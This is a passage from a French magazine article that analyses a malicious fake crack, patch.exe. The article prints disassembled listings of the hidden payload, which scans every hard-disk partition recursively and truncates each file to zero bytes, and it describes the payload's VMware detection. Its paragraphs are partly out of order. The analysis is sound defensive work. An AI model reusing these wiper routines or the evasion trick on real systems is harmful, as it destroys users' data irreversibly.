  pop     ecx
  mov     esi, eax
  inc     eax
  jz      short il_na_plus_de_fichiers
fichier_trouve:; CODE XREF: supprimer_fichiers+39j
  test    byte ptr [edi], 16 ; est-ce un répetoire?
  jnz     short repertoire_trouve
  call    mettre_a_blanc_ taille_fichier
  jmp     short rechercher_le_fichier_suivant
repertoire_trouve: ; CODE XREF: supprimer_fichiers+17j
  lea     edx, [edi+2Ch]
  cmp     byte ptr [edx], '.'
  jz      short rechercher_le_fichier_suivant
  call    supprimer_fichiers      ; scannage récursif des répertoires
rechercher_le_fichier_suivant: ; CODE XREF: suppr_fich+1Ej, suppr_fich+26j
  push    5
  call    [ebx+interface.Sleep]
  push    edi
  push    esi
  call    [ebx+interface.FindNextFileA]
  test    eax, eax
  jnz     short fichier_trouve ; est-ce un répertoire ?
il_na_plus_de_fichiers: ; CODE XREF: seg000:0000003Aj, supprimer_fichiers+12j
  push    esi
  call    [ebx+interface.FindClose]
  push    '..'            ; cd ..
  push    esp
  call    [ebx+interface.SetCurrentDirectoryA]
  pop     ecx
  popa
  retn
supprimer_fichiers      endp
```

Listing 14. *Procédure mettre_à_blanc_taille_fichier*

```
mettre_a_blanc_taille_fichier proc near ; CODE XREF: supprimer_fichiers+19p
  pusha
  mov     eax, [edi+20h] ; taille du fichier
  test    eax, eax ; s'il a 0 octets, néglige-le
  jz      short negliger_fichier
  lea     eax, [edi+2Ch] ; nom du fichier
  push    20h ; ' ' ; nouveaux attributs pour le fichier
  push    eax ; nom du fichier
  call    [ebx+interface.SetFileAttributesA] ; configurer les attributs
  lea     eax, [edi+2Ch]
  sub     edx, edx
  push    edx
  push    80h ; 'Ç'
  push    3
  push    edx
  push    edx
  push    40000000h
  push    eax
  call    [ebx+interface.CreateFileA]
  inc     eax ; l'ouverture du fichier a réussi ?
  jz      short negliger_fichier; si non, ne pas mettre à blanc
  dec     eax
  xchg    eax, esi ; stocker la poignée au fichier dans le registre esi
  push    0 ; positionner le pointeur du fichier à partir de son début
  push    0
  push    0 ; l'adresse à laquelle doit se référencer le pointeur du fichier
  push    esi ; poignée_fichier
  call    [ebx+interface.SetFilePointer]
  push    esi ; positionner la fin du fichier sur le pointeur courant,
  ; à la suite de cette opération, le fichier sera réduit à 0 octets
  call    [ebx+interface.SetEndOfFile]
  push    esi ; fermer_fichier
  call    [ebx+interface.CloseHandle]
negliger_fichier: ; CODE XREF: mettre_à_blanc_taille_fichier+6j
 ; mettre_à_blanc_taille_fichier+2Aj
  popa
  retn
mettre_a_blanc_taille_fichier endp
```

très simple, qui récupère le code du bitmap sans lancer l'application (le fichier *decoder.exe* écrit par Bartosz Wójcik, avec le code source et le code caché déjà récupéré est disponible sur *Hakin9 Live*). Le fonctionnement du programme consiste à charger le bitmap à partir des ressources du fichier *patch.exe* et à en extraire le code caché. Le programme *decoder.exe* utilise le même algorithme que celui appliqué dans *patch.exe*.

Code caché

Il est temps d'analyser le code caché extrait. Le tout (sans commentaires) n'occupe qu'un kilooctet et vous le trouverez sur le CD joint au magazine *Hakin9 Live*. Dans cet article, nous présentons le principe général du fonctionnement du code et ses fragments les plus intéressants.

Pour que le code analysé puisse fonctionner, il doit avoir accès aux fonctions du système Windows (*WinApi*). Dans ce cas, l'accès aux fonctions *WinApi* est réalisé à travers une structure spéciale `interface` (cf. le Listing 9) dont l'adresse est transférée dans le registre `edx` au code caché. Cette structure est stockée dans la section de données du programme principal.

Avant le lancement du code caché, les bibliothèques système *kernel32.dll* et *user32.dll* sont chargées. Leurs poignées sont stockées dans la structure `interface`. Ensuite, les adresses des fonctions `GetProcAddress()` et `CreateThread()` sont enregistrées dans la structure et le spécificateur définit si le programme a été démarré sous Windows NT/XP. Les poignées aux bibliothèques système et l'accès à la fonction `GetProcAddress()` permettent de récupérer l'adresse d'une procédure quelconque et de chaque bibliothèque, pas seulement de la bibliothèque système.

Thread principal

Le fonctionnement du code caché commence par le lancement par le programme principal d'un thread supplémentaire à l'aide de l'adresse de la procédure `CreateThread()`, enregistrée au préalable dans la structure `interface`. Après l'appel de `CreateThread()`, le registre `eax` retourne la poignée au nouveau thread (ou 0 en cas d'erreur) qui après le retour du code principale du programme est stockée dans la variable `hHandle` (cf. le Listing 10).

Consultons le Listing 11 qui présente le thread responsable de l'exécution du code caché. Dans la procédure lancée dans le thread, un paramètre est transmis – dans ce cas, c'est l'adresse de la structure `interface`. Cette procédure vérifie si le programme a été lancé dans le système Windows NT. Cela est dû au fait que la procédure essaie de détecter la présence éventuelle de la

Sur le réseau

- *http://www.datarescue.com* – désassembleur *IDA Demo for PE*,
- *http://webhost.kemtel.ru/~sen/* – éditeur hexadécimal *Hiew*,
- *http://peid.has.it/* – identificateur de fichiers *PEiD*,
- *http://lakoma.tu-cottbus.de/~herinmi/REDRAGON.HTM* – identificateur *FileInfo*,
- *http://tinyurl.com/44ej3* – éditeur de ressources *eXeScope*,
- *http://home.t-online.de/home/Ollydbg* – débogueur gratuit pour *OllyDbg*,
- *http://protools.cjb.net* – kit d'outils nécessaires à l'analyse des fichiers binaires.

machine virtuelle *Vmware* (si elle la détecte, le programme se termine), à l'aide de l'instruction de l'assembleur `in`. Cette instruction peut servir à lire les données des ports E/S – dans notre cas, elle est responsable de la communication interne avec les programmes de *Vmware*. Si elle est exécutée dans un système de la famille Windows NT, le programme plante (cela ne concerne pas Windows 9x).

L'étape suivante consiste à charger les fonctions *WinApi* supplémentaires utilisées par le code caché et à les enregistrer dans la structure `interface`. Par contre, si toutes les adresses des procédures sont déjà chargées, la procédure `scanner_disques`, vérifiant les lecteurs successifs, est lancée (la fin du Listing 11).

Indice – scanner des disques

L'appel de la procédure `scanner_disques` est le premier indice qui suggère que l'objectif du code caché est la destruction – pourquoi alors un prétendu crack aurait scanné tous les lecteurs de l'ordinateur ? Le scannage commence par le disque désigné par la lettre *Y:*\ et se dirige vers le début, le plus important pour la plupart des utilisateurs – le disque *C :* \. Pour définir le type du lecteur, la fonction `GetDriveTypeA()` est utilisée. Cette fonction, après la saisie de la lettre de la partition retourne son type. Le code de la procédure se trouve dans le Listing 12. Prêtez votre attention au fait que la procédure



Figure 5. *Schéma de la procédure de scannage des disques*

recherche seulement les partitions standard des disques durs et néglige les lecteurs de CD-ROM ou les disques réseau.

Si une partition correcte est détectée, le scannage récursif de tous ses répertoires est lancé (la procédure `supprimer_fichiers` – cf. le Listing 13). En voilà encore une preuve que nos soupçons étaient justes : le scanner, à l'aide des fonctions `FindFirtsFile()`, `FindNextFile()` et `SetCurrentDirectory()`, scanne tout le contenu de la partition à la recherche de tous les types de fichiers. Nous pouvons le constater d'après le masque * appliqué à la procédure `FindFirstFile()`.

Preuve : la mise à blanc des fichiers

Jusqu'alors, nous n'avons pu que soupçonner que le code caché dans

le bitmap était dangereux. Par contre, le Listing 14 prouve que l'auteur du programme *patch.exe* n'avait pas de bonnes intentions. La procédure `mettre_a_blanc_taille_fichier` – est appelée chaque fois que la procédure `supprimer_fichiers` trouve un fichier quelconque (portant un nom et une extension quelconques).

Le fonctionnement de cette procédure est très simple. Pour chaque fichier trouvé à l'aide de la fonction `SetFileAttributesA()`, est affecté l'attribut *archive*. Cette opération supprime tous les autres attributs, y compris *lecture seule* (s'ils ont été définis), qui protège le fichier contre l'écriture. Ensuite, le fichier est ouvert à l'aide de la fonction `CreateFileA()` et, si l'ouverture a réussi, le pointeur du fichier est déplacé à son début.

Pour ce faire, la procédure utilise la fonction `SetFilePointer()` dont le paramètre *FILE_BEGIN* définit le déplacement du pointeur (dans notre cas – au début du fichier). Après la configuration du pointeur, la fonction `SetEndOfFile()` est appelée. Cette fonction détermine une nouvelle taille du fichier en utilisant la position courante du pointeur dans le fichier. Étant donné que le pointeur a été déplacé au début du fichier, après cette opération ce dernier a donc zéro octets. Après la mise à zéro, le code recommence le scannage récursif des répertoires à la recherche des autres fichiers, et l'utilisateur qui a lancé *patch.exe* perd tour à tour les données de son disque dur.

L'analyse de ce prétendu crack nous a permis, heureusement sans devoir lancer le fichier exécutable, de comprendre les principes de son fonctionnement, de rechercher le code caché et déterminer son comportement. Les résultats obtenus ne laissent pas de doutes – le petit programme *patch.exe* est malicieux. À la suite de son fonctionnement, les fichiers trouvés sur toutes les partitions changent leur taille en zéro octets et, en effet, ils cessent d'exister. Dans le cas où nous avons des données précieuses, la perte peut être irréversible. ■



Figure 6. *Schéma du fonctionnement du programme suspect*